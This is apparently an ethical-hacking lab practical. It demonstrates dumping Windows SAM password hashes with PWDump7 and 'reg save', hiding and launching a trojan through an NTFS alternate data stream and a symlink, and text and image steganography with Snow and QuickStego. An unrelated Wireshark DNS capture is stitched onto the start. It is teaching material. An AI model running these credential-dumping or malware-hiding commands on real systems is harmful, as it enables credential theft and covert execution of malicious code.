> Ethernet II, Src: Globalsc_00:3b:0a (f0:ad:4e:00:3b:0a), Dst: Vizio_14:8a:e1 (00:19:9d:14:8a:e1)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.21
> User Datagram Protocol, Src Port: 53 (53), Dst Port: 34036 (34036)
v Domain Name System (response)
    [Request In: 348]
    [Time: 0.034338000 seconds]
    Transaction ID: 0x2188
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 4
    Authority RRs: 9
    Additional RRs: 9
  v Queries
    > cdn-0.nflximg.com: type A, class IN
  > Answers
  > Authoritative nameservers
```

```
0020  00 15 00 35 84 f4 01 c7  83 3f 21 88 81 80 00 01   ...5.... .?!.....
0030  00 04 00 09 00 09 05 63  64 6e 2d 30 07 6e 66 6c   .......c dn-0.nfl
0040  78 69 6d 67 03 63 6f 6d  00 00 01 00 01 c0 0c 00   ximg.com ........
0050  05 00 01 00 00 05 29 00  22 06 69 6d 61 67 65 73   ......). ".images
0060  07 6e 65 74 66 6c 69 78  03 63 6f 6d 09 65 64 67   .netflix .com.edg
0070  65 73 75 69 74 65 03 6e  65 74 00 c0 2f 00 05 00   esuite.n et../...
```

Identification of transaction (dns.id), 2 bytes | Packets: 10299 · Displayed: 10299 (100.0%) · Load time: 0:0.182 | Profile: Default

Practical No. 4

i. PWDump


The Security Account Manager, or SAM for short, controls all user accounts and passwords. Every password is hashed before being saved in SAM. Passwords that are hashed and saved in SAM can be retrieved in the registry; simply open the Registry Editor and navigate to HKEY LOCAL MACHINESAM. SAM is located in C:\Windows\System32\config.
This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it.

This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. Simply enter the following line on the command prompt after downloading to use this tool:

PwDump7.exe

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file:

reg save hklm\sam c:\sam
reg save hklm\system c:\system



```
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Desktop\pwdump7

C:\Users\Desktop\pwdump7>pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url:[redacted]

Administrator:500:FE213BB9AEB5A9E68D6957FA70C44761:4C547C374EDBE96316F37F1173BE9CE2:::
Guest:501:991111E662746C904730BF8CDEB9997A:9C4C0EFAB3E56F8BF0040892FD2264D9:::
?:503:[redacted]
?:504:4B5C8F8D384D92B8BAB36BF4968EFC2A:7090AF7759FB1B14C3167950127CC127:::
IEUser:1000:F3DF1CEDD3C980C58C8F88476FD15D0A:093F5C598B43DC8C4D0B00E20BE7E99F:::
?:1002:44CC7FA5627F6ABBA308A572D409B646:319BD80F0DB09379987069E806C769BC:::
sshd_server:[redacted]

C:\Users\Desktop\pwdump7
```

ii. NTFS Stream Manipulation

NTFS is a filesystem that stores files utilizing two data streams known as NTFS data streams, as well as file attributes. The first data stream contains the security descriptor for the file to be stored, such as permissions, while the second contains the data contained within a file. Another form of the data stream that can be found within each file is an alternate data stream (ADS).

ADS is a file attribute available solely in NTFS, and it refers to any type of data associated with a file but not in the file itself on an NTFS system. NTFS ADS is a Windows hidden stream that stores file metadata such as properties, word count, access and author name, and modification timings.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They enable an attacker to inject malicious code into files on a vulnerable system and execute them without the user knowing. Attackers use ADS to hide rootkits or hacker tools on a breached system and allow users to execute them while hiding from the system administrator.

Once the ADS is attached to a file, the size of the original file will not change. One can only identify the changes in files through modification of timestamps, which can be innocuous.


Creation of NTFS streams:

When the user reads or writes a file, their only manipulation in the main data stream by default. The following is the syntax of ADSs

```
filename.extension:alternativeNmae
```

Open the terminal and type the following command to create a file named `file_1.txt`. `echo "this is file no 1" > file_1.txt`


Now, type the following command to write to the stream named secret.txt. `echo "this is a hidden file inside the file_1.txt" > file_1.txt:secret.txt`



```
C:\Windows\System32\cmd.exe

C:\test>echo "this is file no 1" > file_1.txt

C:\test>echo "this is hidden file inside the file_1.txt" > file_1.txt:secret.txt

C:\test>dir
 Volume in drive C has no label.
 Volume Serial Number is 9445-3BC5

 Directory of C:\test

27-05-2022  16:01    <DIR>          .
27-05-2022  16:15                22 file_1.txt
               1 File(s)             22 bytes
               1 Dir(s)  155,960,602,624 bytes free

C:\test>
```

We've just created a stream named secret.txt that is associated with `file_1.txt` and when you look at the `file_1.txt` you will only find the data present in `file_1.txt`. And also stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in file_1.txt `notepad file_1.txt:secret.txt`



```
C:\Windows\System32\cmd.exe

C:\test>notepad file_1.txt:secret.txt

C:\test>
```

file_1.txt:secret - Notepad

```
"this is hidden file inside the file_1.txt"
```

Note: Notepad is a stream-compliant application. Never use alternative streams to store sensitive information.

Hiding Trojan.exe in note.txt file stream:

The following command has used the copy the trojan.exe into a note.txt(stream)


```
C:\test>type Trojan.exe > note.txt:Trojan.exe
```

Here type command is used to hide trojan in the ADS inside an existing file.

After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

```
C:\test>mklink game.exe note.txt:Trojan.exe
```

Type game.exe to run the trojan that is hidden behind the `note.txt`. Here, `game.exe` is the shortcut created to launch `trojan.exe`.




```
C:\test>type Trojan.exe > note.txt:Trojan.exe

C:\test>mklink game.exe note.txt:Trojan.exe
symbolic link created for game.exe <<===>> note.txt:Trojan.exe

C:\test>game.exe

C:\test>
```

Name	Date modified	Type	Size
game	27-05-2022 04:14	.symlink	0 KB
note	27-05-2022 04:14	Text Document	14 KB
Trojan	27-05-2022 04:10	Application	7 KB

iii. Snow


Create a text file with some data in the same directory where Snow Tool is installed.



```
###########################
This is an orignal file
###########################

Hello World...!!
```

Go to Command Prompt

Change the directory to run Snow tool




```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>cd c:\Users\IPSpecialist\Downloads\Snow\
```

Type the command


Snow –C –m “text to be hide” –p “password” <Sourcefile> <Destinationfile>

The source file is a Hello.txt file as shown above. Destination file will be the exact copy of source file containing hidden information.



```
c:\Users\IPSpecialist\Downloads\Snow>snow -C -m "My Bank Account Number is 12345"
-p "password123" Hello.txt HelloWorld.txt
Compressed by 26.61%
Message exceeded available space by approximately 59.65%.
An extra 3 lines were added.

c:\Users\IPSpecialist\Downloads\Snow>_
```

Go to the directory; you will a new file **HelloWorld.txt**. Open the File




```
##########################
This is an orignal file
##########################

Hello World...!!
```

New File has the same text as an original file without any hidden information. This file can be sent to the target.

Recovering Hidden Information

On destination, Receiver can reveal information by using the command

Snow –C –p “password123” HelloWorld.txt




```
c:\Users\IPSpecialist\Downloads\Snow>snow -C -p "password123" HelloWorld.txt
My Bank Account Number is 12345
c:\Users\IPSpecialist\Downloads\Snow>_
```

As shown in the above figure, File decrypted, showing hidden information encrypted in the previous section.


iv. Quickstego

Image Steganography using QuickStego

1. Open QuickStego Application




2. Upload an Image. This Image is term as **Cover**, as it will hide the text.




THIS IMAGE DOES NOT HAVE A QUICK STEGO SECRET TEXT MESSAGE

3. Enter the Text or Upload Text File



The Nissan GT-R SpecV is a special variant of the 2007 Nissan GT-R. It is 60 kg lighter than the base GT-R and is equipped with a high gear boost controller, black rims, altered brakes and suspension. Production started in 2009 and ended in 2011.

4. Click Hide Text Button




The Nissan GT-R SpecV is a special variant of the 2007 Nissan GT-R. It is 60 kg lighter than the base GT-R and is equipped with a high gear boost controller, black rims, altered brakes and suspension. Production started in 2009 and ended in 2011.

The text message is now hidden in image.

5. Save Image
This Saved Image containing Hidden information is termed as Stego Object.

Recovering Data from Image Steganography using QuickStego
1. Open QuickStego
2. Click Get Text




The Nissan GT-R SpecV is a special variant of the 2007 Nissan GT-R. It is 60 kg lighter than the base GT-R and is equipped with a high gear boost controller, black rims, altered brakes and suspension. Production started in 2009 and ended in 2011.

3. Open and Compare Both Images

